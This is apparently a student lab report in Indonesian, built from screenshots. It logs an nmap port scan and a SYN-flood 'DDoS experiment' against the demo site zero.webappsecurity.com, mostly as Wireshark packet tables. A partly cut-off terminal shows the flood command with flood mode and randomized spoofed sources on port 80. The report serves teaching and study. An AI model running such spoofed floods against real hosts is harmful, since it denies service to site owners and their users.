


PENELITIAN LOG DENGAN NMAP DIDALAM WIRESHARK

2540123403 – Bertrand Redondo Mulyono
2502064303 – Betrand Gabrialdi Leonard
2540125024 – Felysia Meytri
2540123100 – Victor Benaya

Aktivitas Saat Melakukan Network Scanning



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
16969	28.119173423	192.168.174.129	54.82.22.214	TCP	54	48442 → 45954 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
16970	28.142184771	192.168.174.129	54.82.22.214	TCP	74	59488 → 20020 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4202397108 TSecr=0 WS=128
16971	28.182225719	192.168.174.129	54.82.22.214	TCP	74	52832 → 64574 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4202397148 TSecr=0 WS=128
16972	28.186474764	54.82.22.214	192.168.174.129	TCP	60	64574 → 52832 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
16973	28.186550849	192.168.174.129	54.82.22.214	TCP	54	52832 → 64574 [ACK] Seq=1 Ack=1 Win=64240 Len=0
16974	28.186755597	192.168.174.129	54.82.22.214	TCP	54	52832 → 64574 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
16975	28.222479903	192.168.174.129	54.82.22.214	TCP	74	59420 → 27525 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4202397189 TSecr=0 WS=128
16976	28.229271234	54.82.22.214	192.168.174.129	TCP	60	27525 → 59420 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
16977	28.229367420	192.168.174.129	54.82.22.214	TCP	54	59420 → 27525 [ACK] Seq=1 Ack=1 Win=64240 Len=0
16978	28.229705798	192.168.174.129	54.82.22.214	TCP	54	59420 → 27525 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
16979	28.262501211	192.168.174.129	54.82.22.214	TCP	74	59494 → 20020 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4202397229 TSecr=0 WS=128
16980	28.267771823	54.82.22.214	192.168.174.129	TCP	60	20020 → 59494 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
16981	28.267838496	192.168.174.129	54.82.22.214	TCP	54	59494 → 20020 [ACK] Seq=1 Ack=1 Win=64240 Len=0
16982	28.267948996	192.168.174.129	54.82.22.214	TCP	54	59494 → 20020 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
16983	28.302868613	192.168.174.129	54.82.22.214	TCP	74	53038 → 46054 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4202397269 TSecr=0 WS=128
16984	28.308081840	54.82.22.214	192.168.174.129	TCP	60	46054 → 53038 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
16985	28.308141872	192.168.174.129	54.82.22.214	TCP	54	53038 → 46054 [ACK] Seq=1 Ack=1 Win=64240 Len=0
16986	28.308375254	192.168.174.129	54.82.22.214	TCP	54	53038 → 46054 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
16987	28.342863747	192.168.174.129	54.82.22.214	TCP	74	57760 → 40588 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4202397309 TSecr=0 WS=128
16988	28.348513131	54.82.22.214	192.168.174.129	TCP	60	40588 → 57760 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
16989	28.348568281	192.168.174.129	54.82.22.214	TCP	54	57760 → 40588 [ACK] Seq=1 Ack=1 Win=64240 Len=0
16990	28.348712042	192.168.174.129	54.82.22.214	TCP	54	57760 → 40588 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
16991	28.383419326	192.168.174.129	54.82.22.214	TCP	74	33924 → 29871 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4202397350 TSecr=0 WS=128
16992	28.400607861	54.82.22.214	192.168.174.129	TCP	60	29871 → 33924 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
16993	28.400660499	192.168.174.129	54.82.22.214	TCP	54	33924 → 29871 [ACK] Seq=1 Ack=1 Win=64240 Len=0
16994	28.400758658	192.168.174.129	54.82.22.214	TCP	54	33924 → 29871 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
16995	28.423436251	192.168.174.129	54.82.22.214	TCP	74	35802 → 36025 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4202397390 TSecr=0 WS=128
16996	28.428229239	54.82.22.214	192.168.174.129	TCP	60	36025 → 35802 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
16997	28.428286438	192.168.174.129	54.82.22.214	TCP	54	35802 → 36025 [ACK] Seq=1 Ack=1 Win=64240 Len=0
16998	28.428386878	192.168.174.129	54.82.22.214	TCP	54	35802 → 36025 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
16999	28.464179414	192.168.174.129	54.82.22.214	TCP	74	40830 → 13036 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4202397430 TSecr=0 WS=128
17000	28.469111754	54.82.22.214	192.168.174.129	TCP	60	13036 → 40830 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
17001	28.469160555	192.168.174.129	54.82.22.214	TCP	54	40830 → 13036 [ACK] Seq=1 Ack=1 Win=64240 Len=0
17002	28.469234163	192.168.174.129	54.82.22.214	TCP	54	40830 → 13036 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
17003	28.504519712	192.168.174.129	54.82.22.214	TCP	74	44412 → 48600 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4202397471 TSecr=0 WS=128
17004	28.513285625	54.82.22.214	192.168.174.129	TCP	60	48600 → 44412 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
17005	28.513340805	192.168.174.129	54.82.22.214	TCP	54	44412 → 48600 [ACK] Seq=1 Ack=1 Win=64240 Len=0
17006	28.513477901	192.168.174.129	54.82.22.214	TCP	54	44412 → 48600 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0

Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface eth0, id 0
Ethernet II, Src: VMware_45:33:3d (00:0c:29:45:33:3d), Dst: IPv6mcast_02 (33:33:00:00:00:02)
Internet Protocol Version 6, Src: fe80::792c:315c:1391:e1fd, Dst: ff02::2
Internet Control Message Protocol v6

eth0: <live capture in progress>

Packets: 17006 · Displayed: 17006 (100.0%)

Profile: Default

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
6608...	24.256163958	6.42.47.205	54.82.22.214	TCP	174	3737 → 80 [SYN] Seq=0 Win=
6608...	24.256183314	71.94.163.238	54.82.22.214	TCP	174	3738 → 80 [SYN] Seq=0 Win=
6608...	24.256198341	114.208.71.247	54.82.22.214	TCP	174	3739 → 80 [SYN] Seq=0 Win=
6608...	24.256217016	134.133.43.8	54.82.22.214	TCP	174	3740 → 80 [SYN] Seq=0 Win=
6608...	24.256232184	151.222.17.99	54.82.22.214	TCP	174	3741 → 80 [SYN] Seq=0 Win=
6608...	24.256251559	85.103.242.127	54.82.22.214	TCP	174	3742 → 80 [SYN] Seq=0 Win=
6608...	24.256266727	69.132.215.56	54.82.22.214	TCP	174	3743 → 80 [SYN] Seq=0 Win=
6608...	24.256285732	134.218.11.47	54.82.22.214	TCP	174	3744 → 80 [SYN] Seq=0 Win=
6608...	24.256303485	114.168.204.181	54.82.22.214	TCP	174	3745 → 80 [SYN] Seq=0 Win=
6608...	24.256330845	117.98.83.94	54.82.22.214	TCP	174	3746 → 80 [SYN] Seq=0 Win=
6608...	24.256346915	247.18.185.242	54.82.22.214	TCP	174	3747 → 80 [SYN] Seq=0 Win=
6608...	24.256368385	62.227.232.10	54.82.22.214	TCP	174	3748 → 80 [SYN] Seq=0 Win=
6608...	24.256389403	121.104.134.242	54.82.22.214	TCP	174	3749 → 80 [SYN] Seq=0 Win=
6608...	24.256417695	199.99.199.218	54.82.22.214	TCP	174	3750 → 80 [SYN] Seq=0 Win=
6608...	24.256435418	203.87.31.97	54.82.22.214	TCP	174	3751 → 80 [SYN] Seq=0 Win=
6608...	24.256462127	191.19.60.190	54.82.22.214	TCP	174	3752 → 80 [SYN] Seq=0 Win=
6608...	24.256483807	116.146.136.216	54.82.22.214	TCP	174	3753 → 80 [SYN] Seq=0 Win=
6608...	24.256510376	176.129.60.30	54.82.22.214	TCP	174	3754 → 80 [SYN] Seq=0 Win=
6608...	24.256533869	205.192.237.5	54.82.22.214	TCP	174	3755 → 80 [SYN] Seq=0 Win=
6608...	24.256574234	168.181.109.24	54.82.22.214	TCP	174	3756 → 80 [SYN] Seq=0 Win=
6608...	24.256596876	222.181.242.60	54.82.22.214	TCP	174	3757 → 80 [SYN] Seq=0 Win=
6608...	24.256626039	71.94.107.134	54.82.22.214	TCP	174	3758 → 80 [SYN] Seq=0 Win=
6608...	24.256648380	134.195.205.66	54.82.22.214	TCP	174	3759 → 80 [SYN] Seq=0 Win=
6608...	24.256679107	5.164.8.135	54.82.22.214	TCP	174	3760 → 80 [SYN] Seq=0 Win=
6608...	24.256699785	8.83.71.47	54.82.22.214	TCP	174	3761 → 80 [SYN] Seq=0 Win=
6608...	24.256721415	47.10.238.242	54.82.22.214	TCP	174	3762 → 80 [SYN] Seq=0 Win=
6608...	24.256739979	171.244.134.252	54.82.22.214	TCP	174	3763 → 80 [SYN] Seq=0 Win=
6608...	24.256763192	109.131.38.10	54.82.22.214	TCP	174	3764 → 80 [SYN] Seq=0 Win=
6608...	24.256778961	134.19.242.167	54.82.22.214	TCP	174	3765 → 80 [SYN] Seq=0 Win=
6608...	24.256804047	131.95.96.107	54.82.22.214	TCP	174	3766 → 80 [SYN] Seq=0 Win=
6608...	24.256855442	19.157.254.168	54.82.22.214	TCP	174	3767 → 80 [SYN] Seq=0 Win=

Frame 213919: 174 bytes on wire (1392 bits), 174 bytes captured (1392 bits) on interface eth0, in

Ethernet II, Src: VMware_45:33:3d (00:0c:29:45:33:3d), Dst: VMware_f2:55:d8 (00:50:56:f2:55:d8)

Internet Protocol Version 4. Src: 6.136.76.34. Dst: 54.82.22.214

eth0: <live capture in progress> Packets: 679716 · Displayed: 679716 (100.0%) Profile: Default

kali@kali: ~

File Edit View Help

```
-[~]
-c 1500 -d 120 -S -w 64 -p 80 --flood --rand-source http://zero.webappsecurity.com/

for kali:
ve 'http://zero.webappsecurity.com/'

-[~]
-c 1500 -d 120 -S -w 64 -p 80 --flood --rand-source zero.webappsecurity.com
ppsecurity.com (eth0 54.82.22.214): S set, 40 headers + 120 data bytes
mode, no replies will be shown

security.com hping statistic —
transmitted, 0 packets received, 100% packet loss
avg/max = 0.0/0.0/0.0 ms

-[~]
```

Percobaan DdoS pada website

zero.webappsecurity.com

Aktivitas Saat Terjadinya DDOS

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
2507...	16.571330015	71.78.111.126	54.82.22.214	TCP	174	52437 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571348218	92.214.209.155	54.82.22.214	TCP	174	52438 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571363286	5.74.56.170	54.82.22.214	TCP	174	52439 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571381580	164.209.212.67	54.82.22.214	TCP	174	52440 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571396477	8.207.83.84	54.82.22.214	TCP	174	52441 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571415061	212.18.250.131	54.82.22.214	TCP	174	52442 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571430330	95.113.239.214	54.82.22.214	TCP	174	52443 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571448894	57.85.177.207	54.82.22.214	TCP	174	52444 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571463982	111.66.244.180	54.82.22.214	TCP	174	52445 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571482355	115.37.78.162	54.82.22.214	TCP	174	52446 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571497614	239.232.188.72	54.82.22.214	TCP	174	52447 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571515927	168.57.46.207	54.82.22.214	TCP	174	52448 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571530905	239.106.209.225	54.82.22.214	TCP	174	52449 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571549319	25.0.241.47	54.82.22.214	TCP	174	52450 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571564427	100.107.170.106	54.82.22.214	TCP	174	52451 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571582650	209.250.37.232	54.82.22.214	TCP	174	52452 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571598089	89.89.107.162	54.82.22.214	TCP	174	52453 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571620780	242.204.207.94	54.82.22.214	TCP	174	52454 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571636299	244.47.61.74	54.82.22.214	TCP	174	52455 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571659121	1.29.18.116	54.82.22.214	TCP	174	52456 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571674219	75.92.152.209	54.82.22.214	TCP	174	52457 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571693034	58.195.56.225	54.82.22.214	TCP	174	52458 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571707831	94.140.244.18	54.82.22.214	TCP	174	52459 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571726996	101.167.123.51	54.82.22.214	TCP	174	52460 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571741793	34.155.240.92	54.82.22.214	TCP	174	52461 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571759877	123.46.206.37	54.82.22.214	TCP	174	52462 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571774514	55.122.83.205	54.82.22.214	TCP	174	52463 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571792537	188.244.224.17	54.82.22.214	TCP	174	52464 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571807855	29.144.235.12	54.82.22.214	TCP	174	52465 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571826319	230.131.67.66	54.82.22.214	TCP	174	52466 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571841247	214.185.109.176	54.82.22.214	TCP	174	52467 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571859360	225.57.39.176	54.82.22.214	TCP	174	52468 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571874097	94.98.246.139	54.82.22.214	TCP	174	52469 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571892331	34.242.56.193	54.82.22.214	TCP	174	52470 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571907459	176.190.83.39	54.82.22.214	TCP	174	52471 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571925582	75.225.196.49	54.82.22.214	TCP	174	52472 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571940359	195.85.124.180	54.82.22.214	TCP	174	52473 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
2507...	16.571958433	180.56.126.31	54.82.22.214	TCP	174	52474 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]

Frame 33726: 174 bytes on wire (1392 bits), 174 bytes captured (1392 bits) on interface eth0, id 0

Ethernet II, Src: VMware_45:33:3d (00:0c:29:45:33:3d), Dst: VMware_f2:55:d8 (00:50:56:f2:55:d8)

Internet Protocol Version 4, Src: 51.78.46.47, Dst: 54.82.22.214

Transmission Control Protocol, Src Port: 36106, Dst Port: 80, Seq: 0, Len: 120

Details: 375950 - Displayed: 375950/100.00%

Packet Bytes: 16

